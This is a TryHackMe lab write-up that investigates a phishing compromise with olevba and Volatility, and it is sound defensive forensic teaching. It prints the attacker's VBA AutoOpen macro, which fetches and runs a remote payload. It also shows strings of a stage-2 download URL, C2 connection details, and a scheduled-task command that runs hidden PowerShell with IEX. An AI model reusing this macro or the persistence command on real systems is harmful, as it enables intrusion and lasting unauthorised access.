
Boogeyman 2 THM Write-Up

Scenario:

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



[redacted] [redacted]

Resume - Application for Junior IT Analyst Role

[redacted]

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.


Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

Q1 - What email was used to send the phishing email?

I started investigating the phishing email by looking at the email metadata. To do this, I opened the `Resume - Application for Junior IT Analyst Role.eml` file in `/home/ubuntu/Desktop/Artefacts`. The sender's email address can be found in the metadata.



```
From: "westaylor23@outlook.com" <westaylor23@outlook.com>
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"
      <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Thread-Topic: Resume - Application for Junior IT Analyst Role
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==
Date: Sun, 20 Aug 2023 18:19:20 +0000
```

Answer - westaylor23@outlook.com


Q2 - What is the email of the victim employee?

The metadata also shows the email address of the victim.

Answer - maxine.beck@quicklogisticsorg.onmicrosoft.com

Q3 - What is the name of the attached malicious document?

I found the name of the attachment in the email metadata as well.




```
Content-Type: application/msword; name="Resume_WesleyTaylor.doc"
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
      creation-date="Sun, 20 Aug 2023 18:19:13 GMT";
```

Answer - Resume_WesleyTaylor.doc

Q4 - What is the MD5 hash of the malicious attachment?

After downloading the attachment, I used the command `md5sum Resume_WesleyTaylor.doc` to find its MD5 hash.




```
ubuntu@tryhackme:~$ cd ./Desktop/Artefacts
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
```

Answer - 52c4384a0b9e248b95804352ebec6c5b

Q5 - What URL is used to download the stage 2 payload based on the document's macro?

I used olevba to analyze the macro in the downloaded document. The command I used was `olevba Resume_WesleyTaylor.doc`.



```
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
```

Answer - https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

Q6 - What is the name of the process that executed the newly downloaded stage 2 payload?

Looking at the macro above, we can see that the `shell_object.Exec` command uses the `wscript.exe` process to execute the downloaded `update.js` payload. This line of the script also answers the next question.


Answer - wscript.exe

Q7 - What is the full file path of the malicious stage 2 payload?

Answer - C:\ProgramData\update.js

Q8 - What is the PID of the process that executed the stage 2 payload?

I used Volatility to analyze the memory dump of the victim’s workstation. The command I used is `vol -f /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw windows.pstree`. The `windows.pstree` plugin shows the processes that were running on the workstation, their process IDs (column 1), their parent process IDs (column 2), and other information.



```
** 596  3948    explorer.exe    0xe58f87e31080  46      -       3       False   2023-08-21 14:06:34.000000      N/A
*** 1440        596     OUTLOOK.EXE     0xe58f87c8a080  22      -       3       False   2023-08-21 14:09:04.000000      N/A
**** 1124       1440    WINWORD.EXE     0xe58f81150080  18      -       3       False   2023-08-21 14:12:31.000000      N/A
***** 4336      1124    WINWORD.EXE     0xe58f87547080  0       -       3       False   2023-08-21 14:12:34.000000      2023-08-21 14:12:45.000000
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
******* 4464    6216    conhost.exe     0xe58f84bd1080  5       -       3       False   2023-08-21 14:14:03.000000      N/A
*** 6132        596     msedge.exe      0xe58f876d7080  0       -       3       False   2023-08-21 14:06:51.000000      2023-08-21 14:06:56.000000
*** 6932        596     cmd.exe 0xe58f87c230c0  1       -       3       False   2023-08-21 14:09:01.000000      N/A
**** 6332       6932    DumpIt.exe      0xe58f87a870c0  3       -       3       True    2023-08-21 14:14:25.000000      N/A
**** 6052       6932    conhost.exe     0xe58f87677080  4       -       3       False   2023-08-21 14:09:01.000000      N/A
```

Answer - 4260


Q9 - What is the parent PID of the process that executed the stage 2 payload?

The parent PID is shown in the image above. The PID of 1124 belongs to `winword.exe`, which makes sense because the macro in the Word document spawns the `wscript.exe` process.

Answer - 1124

Q10 - What URL is used to download the malicious binary executed by the stage 2 payload?

To find the malicious binary, I continued investigating the memory dump file of the victim's workstation. The command `strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep boogeymanisback` returns all of the strings from the memory dump file and filters for the domain name used by the attacker. In the output, I found the URL used to download `update.exe`.




```
ubuntu@tryhackme:~$ strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol0
s.boogeymanisback.lol/aa2a9
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
es.boogeymanisback.lol
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
es.boogeymanisback.lol3
files.boogeymanisback
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
```

Answer - https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

Q11 - What is the PID of the malicious process used to establish the C2 connection?

I used the command `vol -f /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw windows.netscan` to find the network connections made on the victim's workstation. The results show connections were made to 128.199.95.189 on port 8080 by `updater.exe`, and the connections were closed.




```
0xe58f86b1b770  TCPv4   10.10.49.181    63331   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:15:17.000000
0xe58f86b73010  TCPv4   10.10.49.181    63308   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:39.000000
0xe58f86b9ebf0  TCPv4   10.10.49.181    63291   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:13.000000
0xe58f86ba7bf0  TCPv4   10.10.49.181    63242   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
0xe58f86bf2820  TCPv4   10.10.49.181    63243   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
0xe58f8741ebf0  TCPv4   10.10.49.181    63348   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:16:05.000000
0xe58f874eabf0  TCPv4   10.10.49.181    63286   20.54.36.229    443     ESTABLISHED     420     svchost.exe     2023-08-21 14:14:07.000000
0xe58f87603990  TCPv4   10.10.49.181    3389    10.4.29.242     63005   ESTABLISHED     388     svchost.exe     2023-08-21 14:06:14.000000
0xe58f87604010  TCPv4   10.10.49.181    63218   20.42.65.88     443     CLOSED  1440    OUTLOOK.EXE     2023-08-21 14:09:12.000000
0xe58f8760dbf0  TCPv4   10.10.49.181    63298   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:24.000000
0xe58f8789f010  TCPv4   10.10.49.181    63305   20.42.65.88     443     ESTABLISHED     1440    OUTLOOK.EXE     2023-08-21 14:14:35.000000
```

Answer - 6216

Q12 - What is the full file path of the malicious process used to establish the C2 connection?

I used the command `vol -f /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw windows.dlllist --pid 6216` to view the modules loaded by the malicious process. The output shows the path of the `updater.exe` process.



```
ubuntu@tryhackme:~$ vol -f /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw windows.dlllist --pid 6216
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size  Name  Path        LoadTime        File output

6216    updater.exe     0xc20000    0xe000      updater.exe     C:\Windows\Tasks\updater.exe    2023-08-21 14:12:48.000000      Disabled
```

Answer - C:\Windows\Tasks\updater.exe

Q13 - What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)


The IP address and port of the C2 connection is shown in the screenshot for question 11.

Answer - 128.199.95.189:8080

Q14 - What is the full file path of the malicious email attachment based on the memory dump?

I used the command `strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep`

`Resume_WesleyTaylor` to extract strings from the memory dump file and filter for the attachment name.




```
ubuntu@tryhackme:~$ strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep WesleyTaylor
ume_WesleyTaylor (002).doc
Content-Type: application/msword; name="Resume_WesleyTaylor.doc"
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
Resume_WesleyTaylor.LNK=0
Resume_WesleyTaylor.LNK=0
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc" /o ""
k\WQHGZCFI\Resume_WesleyTaylor (G
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
```

Answer - C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc

Q15 - The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?

I used the command `strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep schtasks` to extract strings from the memory dump file and filter for schtasks, which is used to manage scheduled tasks.



```
ubuntu@tryhackme:~$ strings /home/ubuntu/Desktop/Artefacts/WKSTN-2961.raw | grep schtasks
.run "cmd.exe  /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe  /c echo " & "set
w8      CkAfABJAEUAWAA=;schtasks /Cre
*cmd /c schtasks /Run /TN
schtasks+
), "0."schtasks /cri
schtasks /create /sc minuQ
schtasks /cre
un"schtasks/cre
schtasks.exe /CREATE /RL H
`schtasks/
schtasks.exe /creat8
schtasks
schtasks
schtasks.
schtasks.pdb
BkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXADQAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhA
HQAYQAoACQAcwBlAHIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAdABhAFsAMAAuAC4AMwBdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABlAG4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABkAGEA
dABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.
GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"';'Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\Curre
ntVersion\debug with Updater daily trigger at 09:00.'
```

Answer - schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"'

Summary:

The attack started with a phishing email containing a macro-embedded Word document. When Maxine opened the document, the macro downloaded a payload, which downloaded and executed a malicious binary that gave the attacker a C2 connection. Once the attacker had access to the victim’s workstation, they established persistence by creating a scheduled task.

In this lab, I performed digital forensic analysis on the memory dump of a compromised machine. I used olevba for the first time and became more familiar with Volatility and its plugins. The lab strengthened my incident analysis skills and showed me how a simple phishing email and living off the land techniques allowed an attacker to gain persistent access.